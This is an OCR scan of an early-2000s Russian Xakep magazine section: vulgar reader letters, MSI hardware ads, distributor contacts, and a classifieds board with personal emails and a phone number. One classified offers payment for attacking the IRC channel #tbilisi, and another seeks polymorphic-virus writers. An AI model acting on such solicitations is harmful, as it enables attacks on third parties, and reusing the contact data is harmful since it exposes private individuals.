
Заранее благодарю!!!
P.S. Вчера на своем члене я набил в честь тебя татуху: пятнадцатиплоскостной пространственно-трансцедентный октаэдр.
Твои Сторонники

"Kerr" <kerr21@hotmail.com>

Здравствуйте!!! Вам пишет простой российский студент-поклонник журнала Хакер! Я с вниманием изучал Ваши статьи и в итоге решил написать курсовую работу по Вашему творчеству. Будьте добры - вышлите мне свою краткую автобиографию.

"Иван 'wf' Ершов" <warfish@mail.ru>


И как же тебе не стыдно, грязному ублюдку, папе солнца и нетитулованному королю карманного бильярда, писать такие вещи, как ядерный титбит и другие приключения мастурбирующих осликов по имени Кики? Ну ты и болван! Ты бы лучше вместо такого онанизма занялся росписью самотыков и занял бы лидирующие позиции в секс-индустрии! Энергию, дорогой подонок, надо вкладывать в правильное русло и думать не только о себе, но и об остальных. Да! И если мне твой ослик еще хоть раз по телефону позвонит - я за себя не ручаюсь! Он будет у меня битое стекло жрать, закусывать опилками и пить мою сперму! Ну вот и все, что я хотел сказать. С наилучшими пожеланиями твой тайный обожатель и почитатель - Джордж Лукас...





AMD Athlon


AMD Athlon™ процессоры обеспечивают самую высокую производительность для передовых программных приложений, работающих сегодня на высокопроизводительных десктоп системах, мобильных ноутбуках, рабочих станциях и серверах.



K7T266 Pro2-RU / VIA® KT266 chipset

- Поддерживает процессоры AMD Duron™ Athlon™ / Athlon™ XP от 600 МГц до 1800+ МГц
- Поддерживает память DDR SDRAM 3Гб
- 1 AGP (2.0 1x/ 2x/ 4x)/ 1 CNR/ 5 PCI
- USB 2.0 контроллер
- Интегрированный аудио чип
- Встроенный Promise 2026R (опционально)
- AC'97 интегрированное аудио





K7 Turbo 2 / VIA® KT133A chipset

- Поддерживает процессоры AMD Athlon™ / Athlon™ XP / Duron™ до 1,5 ГГц
- Поддерживает память SDRAM до 1,5Гб
- 1 AGP / 5 PCI / 1 CNR / ATX
- AC'97 интегрированное аудио



Самая Яркая Звезда...

(K7T266 Pro2-RU)

(K7T Turbo 2)


(K7 Master-S)

Характеристики:

USB 2.0




Спецификации USB 2.0 имеют пропускную способность 480 Мб/с, что в 40 раз быстрее, чем устройства USB 1.1. Увеличивает производительность принтера, сканера, высококачественного видео, систем хранения информации и скоростного сетевого интерфейса.



USB Key защищает Ваш ПК от несанкционированного доступа.

D Bracket



Содержит 4 D-LED светодиода на USB Bracket для предотвращения неполадок в работе системы.

AMD

MSI™

POWERED BY DDR MEMORY™







Dealine
Tel: 095-969-2222
Fax: 095-969-2299
http://www.dealine.ru



Euclid Computers Inc.
Tel: 812-321-6300
Fax: 812-325-6250




INLINE
Tel: 095-941-6161
Fax: 095-742-3614
http://www.i2b.ru

IP labs
Tel: 095-728-4101
Fax: 095-728-4100
www.iplabs.ru



IMPEX
Tel: 095-443-3001
Fax: 095-443-6001



Russian-Style
Tel: 095-797-5775
Fax: 095-215-2057
www.rus.ru





Борда



WARNING!!!

Объявления рекламного характера не публикуются!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)



Мессадж можно закинуть на **board@real.xakep.ru**



Ищу друзей по переписке, скидывайте на: **maverick_w911@mail.ru**

Одному моему хорошему другу позарез нужен комп для учебы, если у кого-нибудь есть тот, который он сможет отдать, то пишите пожалуйста мне на **maximorum@yandex.ru** или звоните по тел. **(095)127-40-55 Юра**. Будем рады любой помощи.

Готов продать спец. выпуск про linux и про зомбирование. **repeman@mail.ru**

}{акеры города Калининграда, объединяемся! Мыльте на **sibers@xakep.ru**

ALARMA! Томичи не спите! Сколотим -X- cReW!!! Есть желание, идеи, оружие, патроны :о) Срочно мыльте на **ENGEL@XAKEP.RU**

Кто только начинает юзать Asm, мыльте на **hypervovik@yandex.ru**, я сам такой:)

Looking for hackers who will fuck irc dalnet channel #tbilisi we will pay by paypal or by wu money transfer. Waiting for answer! **makiavelli@hotmail.com**

CGI программист и специалист по сетевой безопасности ищет подходящую ему группу. **as_@bk.ru**

Куплю переходник LPT-USB для mp3-плейера Daewoo MPIO-64. Все предложения на мыло **gorg@paris.com**

Создаю интернет-союз транс ди-джеев. Будем делать музон, и вешать на наш будущий сайт. Заинтересованных перцев прошу кидать обмылки сюда: **djvik@hotbox.ru**

Народ кто купит журналы с 1997-2000 гг.: Страна Игр, Навигатор Игрового Мира, Игромания. Любые предложения рассмотрю. ;))
Мыльте на **rasta85@cityline.ru**

Все кто пишет на Delphi или Pascal'е пишите мне на **begemotina2001@mail.ru**. Давайте менятся идеями и инфой. Вместе веселей!

Ищу работу. Программирую на Delphi, Perl. Нужен хелп по OpenGL на Delphi. СДЕЛАЕМ КВАКУ5 [RUS]!!!! **psih@divo.ru**

Куплю диск с английской версией Fallout 1. **aguares@rambler.ru**

Продам Pentium 233MMX/64Mb PC-133/S3 Trio 8Mb/3Dfx Voodoo2 12 Mb/HDD 2.5Gb Seagate/Acorp int. 56K/Yamaha
Мыльте на **hooper@newmail.ru**

Кому нужны услуги хорошего кодера на C++, пишите мне на **Makar@xakep.ru.**

Кто знает Ассемблер на высоком уровне (написание полиморфных вирусов, упаковка и оптимизация собственного кода (в Pr.Mode'е ofcourse), и не хило знает TCP/IP давайте переписываться :)
reply to: **netbreaker@pochtamt.ru netbreaker666@xakep.ru**



Люди, заинтересованные в киберпанк культуре, давайте соберемся, достанем самые лучшие материалы про киберпанков и выложим их на своем сайте!!! Меня постоянно поражают истории, взятые с www.cyberpunk.ru! Сделаем свой портал и соберем группу. Мыльте все! Никого не обидим:) **31337BITE@beep.ru**



Молодая, перспективная группа ищет барабанщика. Желательно иметь:
1) Свой инструмент
2) Хату в Питере, т.е. жить тут.
nevel@pisem.net

Никому не нужен программер и начинающий WEB-дизайнер? И прога у меня есть - SecurityOne. Заинтересованные, мыльте: **vitalif2@mtu-net.ru**

Создается страйк-больная команда Avengers! Требуются люди с опытом игр, желательно с хорошими приводами. Страйкеры, желающие присоединиться, мыльте на **gizer_tbo@mail.ru**

Есть дистрибутив Black Cat Linux 6.2 на 4-х дисках, к сожалению, так и не юзанный... Могу выгодно обменять на что-нибудь ценное, можно на рубли :). Только для питерцев, мыльте, договоримся. **zurriburi@pisem.net**

Hi всем тем, кто с недавнего времени рисует на стенах Москвы. Если у вас нет ещё клана, то тогда вступайте наш новый и неизвестный клан WC-M - сделаем его знаменитым. **zer0co0l@yandex.ru**

Куплю старые номера "Хакера" **roslavl@xakep.ru**, **roslavl2000@mail.ru**

Давно ищу книги Перумова которые издательство "ЭКСМО" отказалось издавать. Я про серию "Я - Всеслав". У меня есть рассказы "Русский меч" и "Выпарь железо из крови". Хочу найти три других. Приму безвозмездно линки на электронные версии соотв. рассказов. Или за разумные деньги куплю бумажные версии. Люди помогите!!! **wisegrey@chat.ru**





MSI Multimedia

Power your vision













MX-400 Pro VT-32S

- Графический процессор nVIDIA® GeForce 2 MX400, 32 Мб памяти SDRAM
- Полноценный TV-ввод/вывод
- Новинка! Live VGA BIOS в сочетании с MSI SafeBIOS™
- Новинка! Live VGA драйвер





















G3 Pro-VT64D

- Графический процессор nVIDIA® GeForce 3
- Полноценный TV-ввод/вывод
- nForce® FX Engine обеспечивает высокую производительность
- Поставляется с
  - MSI™ DVD S/W плеером, MSI™ 3D! Turbo
  - MSI™ драйверами, утилитами, Free Windows® DirectX® 8.0 игра – Dronze bundled











G2 Pro Plus-T64D

- Графический процессор nVIDIA® GeForce 2 Pro, 64Мб памяти DDR
- Полноценный TV вывод
- 25 миллионов треугольников/с через T&L
- Поставляется с
  - MSI™ DVD S/W плеером MSI™ 3D! Turbo
  - MSI™ драйверами и утилитами



Multimedia
http://www.msi.com.tw
vga@msi.com.tw



Dealine
Tel: 095-969-2222
Fax: 095-969-2299
http://www.dealine.ru



Euclid Computers Inc.
Tel: 812-321-6300
Fax: 812-325-6250



INLINE
Tel: 095-941-6161
Fax: 095-742-3614
http://www.i2b.ru



IP labs
Tel: 095-728-4101
Fax: 095-728-4100



IMPEX
Tel: 095-443-3001
Fax: 095-443-6001





ПОДПИСКА
НА ЖУРНАЛ

С 1 Сентября по 30 Ноября
производится подписка на 2002 год.

Подписка оформляется в любом почтовом отделении связи России и СНГ. На территории России подписка производится по "Объединенному каталогу 2002" ("Зеленый каталог"), в странах СНГ и Балтии по "Каталогу российских газет и журналов".







Оформить подписку в режиме ON-Line через internet с оплатой по карточкам **VISA, EuroCard/MasterCard, Dinners Club** или **JCB**, а также получить дополнительную информацию о подписке можно на сайте **www.gameland.ru**